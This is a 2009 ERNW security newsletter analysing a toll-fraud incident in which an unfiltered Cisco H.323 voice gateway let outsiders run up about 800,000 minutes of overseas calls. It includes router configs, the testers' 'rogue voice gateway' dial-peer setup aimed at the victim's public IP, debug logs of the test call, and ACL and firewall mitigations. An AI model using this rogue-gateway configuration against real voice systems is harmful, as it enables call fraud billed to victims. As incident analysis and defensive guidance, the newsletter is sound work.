ERNW
Wir leben IT-Security

ERNW Newsletter 26 / April 2009

Dear Partners, dear Colleagues,

Welcome to the 26th edition of the ERNW Newsletter on the subject:

VoIP / H.323 Security: Don't Pay Money for Someone Else's Calls

A Story from the Field

April 6th 2009
Ver. 1.0

By Peter Fiers, pfiers@ernw.de


[English] This newsletter tells the story of a company that built a VoIP trunk to a remote site over the internet and doing so, it opened a security hole. The vulnerability was presumably exploited, which led to the loss of money for the victim. It is a true story, but it will be presented in a generic way, mainly giving a technical description of the incident and pointing out what could have been done to avoid it.

[Deutsch] Der folgende Text erzählt, wie ein Sicherheitsloch in der VoIP-Infrastruktur eines Unternehmens nachgewiesen werden konnte. Das Unternehmen benutzt das Internet, um Gespräche zwischen zwei Standorten abzuwickeln. Die Untersuchung wurde nach einem Vorfall in Auftrag gegeben, der das Unternehmen viel Geld kosten könnte. Die Darstellung beleuchtet den Vorfall von der technischen Seite.

CONTENTS

1 Introduction

The scene is Spain. A partner organization of our company was alerted by their Telco that they had been generating a large amount of calls to overseas destinations (approx. 800.000 mins to Africa and to the Caribbean) for about two weeks. A quick investigation took place, and more instinctively than by evidence, they came to the assumption that the calls could have been the result of malicious activities originating from the internet. Someone could have hacked network components of the organization. But what was there to be hacked? The following picture shows the construct the organization uses to interconnect two sites by means of the internet:



The goal of the above setup is that employees located in the remote site (which is actually overseas) can make calls to Spain without first using the global Public Switched Telephone Network (PSTN). They use the internet by the means of VoIP and land directly in the Spanish PSTN. This technique is called tail-end hop off (TEHO). It allows for lower fees for calls, because the company pays only for local/interurban calls from the PBX in Spain to destinations in Spain. However, there is also the possibility to make international calls this way.

The communication works as follows: A remote site employee places a call. The remote site PBX forwards the call to the remote site voice gateway. This gateway forwards the call to the voice gateway in Spain through a H.323 trunk. After that, another PBX accepts the call from the Spain gateway and forwards it to the Spanish PSTN.

After the incident had come to light, there was the assumption that the voice gateway in Spain had been hacked and under the control of an attacker, who was responsible for the calls reported by the Telco. By the way, it was clear that the calls were rogue calls and that no one in the company in either site was responsible for them. We were in charge to find, if not the attacker or traces of him or her, then at least the way he or she may have got into the system. We were granted access to the Spain voice gateway and focused on the service configuration. It was not only that we couldn't find any logs and records of activities of the time period in question, but it was highly unlikely that someone gained administrative rights on the device without authorization.

2 The Technical Implementation of a Business Requirement

We don't have to go into detail, but we will want to take a quick look at the technologies and the devices, and more specifically at the voice gateway in Spain, as it indeed turns out to be a possible entry point for an attack. Hereby we can establish an understanding for what might have caused so much trouble.

2.1 Main Components

The implementation is based on a Cisco IOS voice solution, where a Cisco router plays the role of a voice gateway in the Spain site. Let's call it VGWS. It's connected to a PBX on one side and to the internet on the other. The setup includes another Cisco router on the remote site of the organization, which is used as a voice gateway for that site. The hardware and software configuration of the PBX is basically unknown / irrelevant.

2.2 Network Design

The connection to the PBX behind VGWS is established via Primary Rate ISDN interfaces the configurations of which look like this:

```
interface Serial0/0/0:15
 no ip address
 isdn switch-type primary-qsig
 isdn overlap-receiving
 isdn incoming-voice voice
 isdn negotiate-bchan
 no cdp enable
!
interface Serial0/0/1:15
 no ip address
 isdn switch-type primary-qsig
 isdn overlap-receiving
 isdn incoming-voice voice
 isdn negotiate-bchan
 no cdp enable
```

There is only signaling and voice traffic passing back and forth without the utilisation of any IP based protocols through these interfaces between the PBX and the router.


Both voice gateways communicate over the public internet. Their respective interfaces connect directly to provider devices and are configured with public IP addresses. On VGWS there are two interfaces configured this way for redundancy reasons[1]:

```
interface GigabitEthernet0/0
 ip address A.B.41.52 255.255.255.248 <<<<< public IP
 no ip redirects
 no ip proxy-arp
 ip nat outside
 load-interval 30
 duplex auto
 speed auto
```

[1] *All data that could be associated with real entities are altered or deleted.*

```
!
interface GigabitEthernet0/1
 bandwidth 4096
 ip address C.D.66.108 255.255.255.248 <<<<< public IP
 no ip redirects
 no ip proxy-arp
 ip nat outside
 duplex auto
 speed auto
```

On the one hand, one might feel somewhat uncomfortable at sending phone calls over the internet. On the other hand, there was the requirement at design time that, understandably, the voice communication channel between the sites be exclusive. No other calls must be processed by both gateways than calls from the partner site. This might be the reason why a feature called GRE tunnel was implemented which some might think of as a privacy guard. This technology seems to have been adopted in the design to assure that only the two voice gateways can communicate with each other in the required way. The construct looks like this:



There are two tunnel interfaces configured on the Spain router:

```
interface Tunnel1
 ip address 172.16.5.1 255.255.255.252
 tunnel source GigabitEthernet0/0 <<<<< Spain endpoint tunnel 1
 tunnel destination E.F.G.H <<<<< Remote endpoint tunnel 1
!
interface Tunnel2
 ip address 172.16.6.1 255.255.255.252
```

```
 tunnel source GigabitEthernet0/1 <<<<< Spain endpoint tunnel 2
 tunnel destination E.F.G.H <<<<< Remote endpoint tunnel 2
```

At sending time, the tunnel interfaces located in front of the physical interfaces Gi0/0 and Gi0/1 (for those familiar with medical terminology: proximal) accept data (coming from the PBX) from the voice subsystem. They encapsulate the data with IP headers, which contain private addresses. The tunnel interfaces then hand over these packets to the physical interfaces where they are encapsulated once again with public addresses for use in the internet. After receiving the packets, the remote router runs the same process on them the other way round. The signaling and voice data themselves are in no way altered. This procedure fails to meet the presumed security requirements in two ways: 1) No privacy can be taken for granted without a cryptographic treatment of the packets or the data. 2) The transmission channel is not really exclusive. The GRE tunnels only facilitate the use of the private IP addresses during the communication over the internet, but they do not apply any mechanism to prevent the router from communicating with other systems located anywhere in the internet. The voice traffic could just as well be sent directly from the physical interfaces, it would even save resources. Exactly this second point will be relevant when we'll try to imagine how an attacker might have got into the system. But first, let's have a look at how the forwarding of calls is configured on VGWS.

2.3 Call Routing


Call routing is based on so-called dial peers. For calls to reach the remote site, dial peers were configured similar to this one:

```
dial-peer voice 30 voip
 destination-pattern 2704 <<<<< called number
 session target ipv4:172.16.6.2 <<<<< remote gateway IP
 codec g729r8 bytes 30
 no vad
```

A voice dial-peer of the type 'voip' forwards calls to a destination reachable via an IP network. In the above case, calls with the called number 2704 are routed out of the interface Tunnel2 of VGWS towards the corresponding tunnel interface of the remote gateway, the session target. (Remember: the IP address of Tu2 on VGWS is 172.16.6.1.). The descriptions (that have been deleted here) suggest that such calls are originally placed to reach some public service numbers from the Spanish phone domain and are then forwarded by the PBX on the Spain site to the VGWS with a replaced (internal) called party number.

As to call routing in the opposite direction: Remote site employees have to be able to call Spanish numbers from their overseas site. To meet this requirement, following dial peers were configured in the router:

```
dial-peer voice 15 pots
 destination-pattern 89........ <<<<< call destination
 direct-inward-dial
 port 0/0/0:15 <<<<< outgoing interface (ISDN conn. to PBX)
 forward-digits 9
!
dial-peer voice 20 pots
 destination-pattern 86........ <<<<< call destination
```

```
 direct-inward-dial
 port 0/0/0:15 <<<<< outgoing interface (ISDN conn. to PBX)
 forward-digits 9
!
dial-peer voice 25 pots
 destination-pattern 8T <<<<< "route any calls with '8…'…
 direct-inward-dial
 port 0/0/0:15 <<<<< … and send them to the PBX"
```

Corresponding dial peers with the IDs 16,21,26 point to the interface Serial 0/0/1 while the rest of the dial peer configuration is identical.

The first two destination patterns (`89........ and 86........`) match 10 digit called party numbers beginning with '89' and '86' respectively, the dots being placeholders for single digits. Numbers dialed this way apparently pertain somehow to calls into the Spanish PSTN and mobile network: you dial 9 digits in Spain beginning with '9' and '6' resp. for those destinations.

The 3rd dial peer (`8T`) matches *every* call where the called party number begins with an '8'. 'T' is here a wildcard for every following digit. E.g., it could be replaced by a number that begins with '00' which would be the prefix for international calls.

The above patterns suggest the digit '8' to be something like a prefix for off-net calls (calls placed to an external destination from within the organization) in the remote site. As the 'port' instructions indicate, all of these calls are forwarded to the PBX. For the PSTN to recognize the called numbers as valid subscriber numbers, however, the first digit '8' must be stripped off on forwarding. In the first two cases, this happens due to the configuration entry 'forward-digits 9'. In the 3rd case, an implicit rule is applied according to which, on outbound POTS dial peers, the forwarding router strips off all digits that *explicitly* match the destination pattern in the terminating POTS dial peer. That is the '8' in our case. Only digits matched by the *wildcard pattern* are forwarded. E.g., of the called number 800539999999, only 00539999999 is remaining after forwarding.

This routing rule set is fairly open, as it allows setting up calls to any destination. This might be the appropriate configuration derived from the business requirements, but if it can't be made sure that no others than remote site employees are able to make calls through VGWS, then we have our entry point for an attack and a potential explanation for the huge amount of unauthorized calls! In other words, an attacker could initiate calls to any destination from the internet if he could reach the router with his signaling messages and his media stream! The bill, of course, had to be paid by our organization.

So, security controls have to be in place to protect access to and through the router.

2.4 Security Controls


GRE, as we explained above, is not a security control. The only access control lists configured on the router protect telnet and SNMP access to the router. At incident time, there was no firewall placed in front of the router.

3 Proof of Concept

We were allowed to make some tests in order to find out if it was possible to abuse VGWS to place rogue calls to the destinations reported by the Telco. We were given full access to the router, but none to the PBX. In fact, we were completely unaware of its configuration. We were told it had been reconfigured to block any calls coming from VGWS after the incident had been discovered.

3.1 The Arrangement for the Tests

As the „attacker equipment“, we set up a lab of three components: an IP phone, a call manager and our „rogue voice gateway“, a Cisco router. By the way, our connection to the internet was established by a (stateful) firewall:



The relevant part of the configuration of our voice gateway looks like this:

```
! This interface receives and sends every packet. It is configured
! with a private address, but the firewall translates this address
! into the public address 62.159.96.181 in packets leaving the
! private area.
interface FastEthernet0/0
 ip address 192.168.0.100 255.255.255.0
 ip route-cache same-interface
 duplex auto
 speed auto
!
voice service voip
 allow-connections sip to h323
!
! This dial peer tells the router, how to reach the phone. The
! directory number 0499 can be reached via the call manager.
dial-peer voice 999 voip
 destination-pattern 0499 <<<<< This is the number of the phone.
 voice-class codec 2
 session protocol sipv2
 session target ipv4:192.168.0.111
```

```
 incoming called-number 0499
!
! This dial peer instructs the router to set up a call via VGWS
! for every number with a leading '8' in it.
dial-peer voice 1000 voip
 destination-pattern 8T
 session target ipv4:C.D.66.108 <<<<< This is the IP of VGWS.
```

The configuration of VGWS had not been touched in any way.

3.2 The Result

During the tests, it was possible to reach the PBX on the signaling plane with rogue calls originating from the public internet. It is highly probable that the calls could have been set up to the full extent if there wouldn't have been any countermeasures on the PBX taken after the incident had been discovered. The following outputs generated on VGWS show our success. The data was generated by the commands 'debug cch323 h225', 'debug isdn q931', and 'debug voice dialpeer default'.

The H.323 subsystem receives a setup request:

```
VGWS#
Dec 10 17:06:19: //-1/xxxxxxxxxxxx/H323/cch323_h225_receiver: Received msg of type
SETUPIND_CHOSEN
Dec 10 17:06:19: //-1/xxxxxxxxxxxx/H323/setup_ind: Entry
Dec 10 17:06:19: //961121/50A7036680E6/H323/setup_ind: callingNumber[0499]
calledNumber[8005322694234]
```

It answers the request:

```
Dec 10 17:06:19: //961121/50A7036680E6/H323/cch323_h225_receiver: SETUPIND_CHOSEN: src address =
C.D.66.108; dest address = 62.159.96.181
```

Candidate dial peers are found:

```
Dec 10 17:06:19: //-1/50A7036680E6/DPM/dpMatchPeersCore:
   Calling Number=, Called Number=8005322694234, Peer Info Type=DIALPEER_INFO_SPEECH
Dec 10 17:06:19: //-1/50A7036680E6/DPM/dpMatchPeersCore:
   Match Rule=DP_MATCH_DEST; Called Number=8005322694234
Dec 10 17:06:19: //-1/50A7036680E6/DPM/dpMatchPeersCore:
   Result=Success(0) after DP_MATCH_DEST
Dec 10 17:06:19: //-1/50A7036680E6/DPM/dpMatchPeersMoreArg:
   Result=SUCCESS(0)
   List of Matched Outgoing Dial-peer(s):
     1: Dial-peer Tag=25
     2: Dial-peer Tag=26
```

The ISDN subsystem tries to forward the call to the PBX...

```
Dec 10 17:06:19: ISDN Se0/0/0:15 Q931: Applying typeplan for sw-type 0x16 is 0x0 0x0,
Calling num 0499
Dec 10 17:06:19: ISDN Se0/0/0:15 Q931: Applying typeplan for sw-type 0x16 is 0x0 0x0,
Called num 005322694234
Dec 10 17:06:19: ISDN Se0/0/0:15 Q931: TX -> SETUP pd = 8  callref = 0x5704
        Bearer Capability i = 0x8090A3
                Standard = CCITT
                Transfer Capability = Speech
                Transfer Mode = Circuit
                Transfer Rate = 64 kbit/s
        Channel ID i = 0xA1839F
                Preferred, Channel 31
        Progress Ind i = 0x8183 - Origination address is non-ISDN
        Calling Party Number i = 0x0081, '0499'
                Plan:Unknown, Type:Unknown
```

```
        Called Party Number i = 0x80, '005322694234'
                Plan:Unknown, Type:Unknown
Dec 10 17:06:19: //961121/50A7036680E6/H323/run_h225_sm: Received event H225_EV_CALLPROC
while at state H225_SETUP
Dec 10 17:06:19: //961121/50A7036680E6/H323/cch323_h225_set_new_state: Changing from
H225_SETUP state to H225_CALLPROC state
Dec 10 17:06:19: //961121/50A7036680E6/H323/generic_send_callproc: ====== PI = 0
Dec 10 17:06:19: ISDN Se0/0/0:15 Q931: RX <- SETUP_ACK pd = 8  callref = 0xD704
        Channel ID i = 0xA9839F
                Exclusive, Channel 31
```

... but the call is rejected: No route to destination

```
Dec 10 17:06:19: ISDN Se0/0/0:15 Q931: RX <- DISCONNECT pd = 8  callref = 0xD704
        Cause i = 0x8283 - No route to destination
        Progress Ind i = 0x8288 - In-band info or appropriate now available
Dec 10 17:06:19: ISDN Se0/0/0:15 Q931: call_disc: PI received in disconnect; Postpone
sending RELEASE for callid 0xD607
```

The H.323 subsystem notifies the peer:

```
Dec 10 17:06:19: //961121/50A7036680E6/H323/run_h225_sm: Received event
H225_EV_RELEASE_PI while at state H225_CALLPROC
Dec 10 17:06:19: //961121/50A7036680E6/H323/cch323_h225_send_release: Cause = 3;
Location = 0
Dec 10 17:06:19: //961121/50A7036680E6/H323/cch323_h225_send_release:
h225TerminateRequest: src address = -721405989; dest address = 62.159.96.181
```

3.3 Conclusion

Again, not only the voice gateway, but also the PBX of the organization was reachable by our rogue calls from the internet. We took the back door and were present in the internal telephone system.

The setting up of our test calls to the full extent was presumably prevented by the configuration of the PBX that, to our knowledge, had been reconfigured after the incident to prevent greater damage, so no calls from the voice gateway would be processed at all.

Anyway, from our point of view, this home-made security hole, a shortcoming of the configuration, was responsible for the calls reported by the Telco.

To distinctively find out the cause and the originator of the calls, one also ought to inspect the pertaining logs which actually weren't available in the present case. Logging though is the most important means in investigating problems and incidents in networking and especially in voice systems where you might have to account for the calls that flowed through your devices.

4 Mitigating Controls

The most important control in this case is filtering not only of management traffic to the router but of all traffic to and through the router. Only what's needed should be allowed.

The simplest solution would be to write an access control list and apply it to the appropriate interfaces, e.g.:

```
access-list 100 remark === only allow incoming data from VGWR ===
access-list 100 permit ip host E.F.G.H any
interface Gi0/0
  ip access-group 100 in
interface Gi0/1
  ip access-group 100 in
```


If you want to be more specific in what you want to allow, given the GRE tunnel solution, you'd have to specify this protocol in the ACL:

```
access-list 100 permit gre host E.F.G.H any
```

If you'd want to narrow the allowed traffic down to signaling and voice without GRE, you would have to take care of several ports both tcp and udp used by the call control and the voice stream.

Another possibility would be the deployment of a stateful firewall. A firewall allows for a higher level of security, because it completely hides your router from all systems in the internet. Hiding the router behind a firewall is not only a a protection against the malicious activities themselves, it also saves processing power, since the router doesn't have to deal with packets it isn't responsible for. In addition, with a stateful firewall in place, the administrator only has to open TCP port 1720 for packets originating from the remote gateway. Related traffic through other dynamically chosen ports and over other protocols will be allowed by the firewall automatically. This way, your filtering rule set could be more restrictive than the above access list. Provided that the firewall contains crypto functions for building VPNs, you could implement true privacy by encrypting signaling and voice traffic. This case would of course require the deployment of a similar device on the remote site.

If there is no budget for a firewall, but call privacy and H.323 security should be implemented all the same, the following reading should provide useful information: *Media and Signaling Authentication and Encryption Feature for Cisco IOS H.323 Gateways* (2006). The document describes how to secure H.323 and voice data on a H.323 trunk with cryptographic methods. It can be downloaded at http://www.cisco.com/en/US/docs/ios/12_4t/12_4t11/htsecure.html.

5 SUMMARY

The largest security threat arising of VoIP for an organization might lie in not fully understanding the technical implications. It isn't enough to implement a solution, making sure that it works properly, but one also has to make sure that it cannot be abused with bad intent. That open mail relays often serve the purpose of sending huge amounts of annoying mails, is fairly common knowledge. But at least, it generates no extra costs apart from the price you have to pay for a spam filter application. The danger of an unprotected voice system standing around in the internet connected to the PSTN or to a SIP trunk leading to a voice provider might not yet have been recognized by every involved person. And yet another thing: If you think that you are too small and unimportant, that you won't be the target of malicious activities, be sure to know that it's only a matter of time until you will be a victim in one way or the other. It's not Joe the hacker that looks for targets for his attacks. The process is automated and you are scanned for offered services permanently.

Therefore, protect your voice gateway (and, by the way, your SIP servers, too, but that's another story for a future newsletter).

Kind Regards,

[Peter Fiers].

ERNW GmbH
Peter Fiers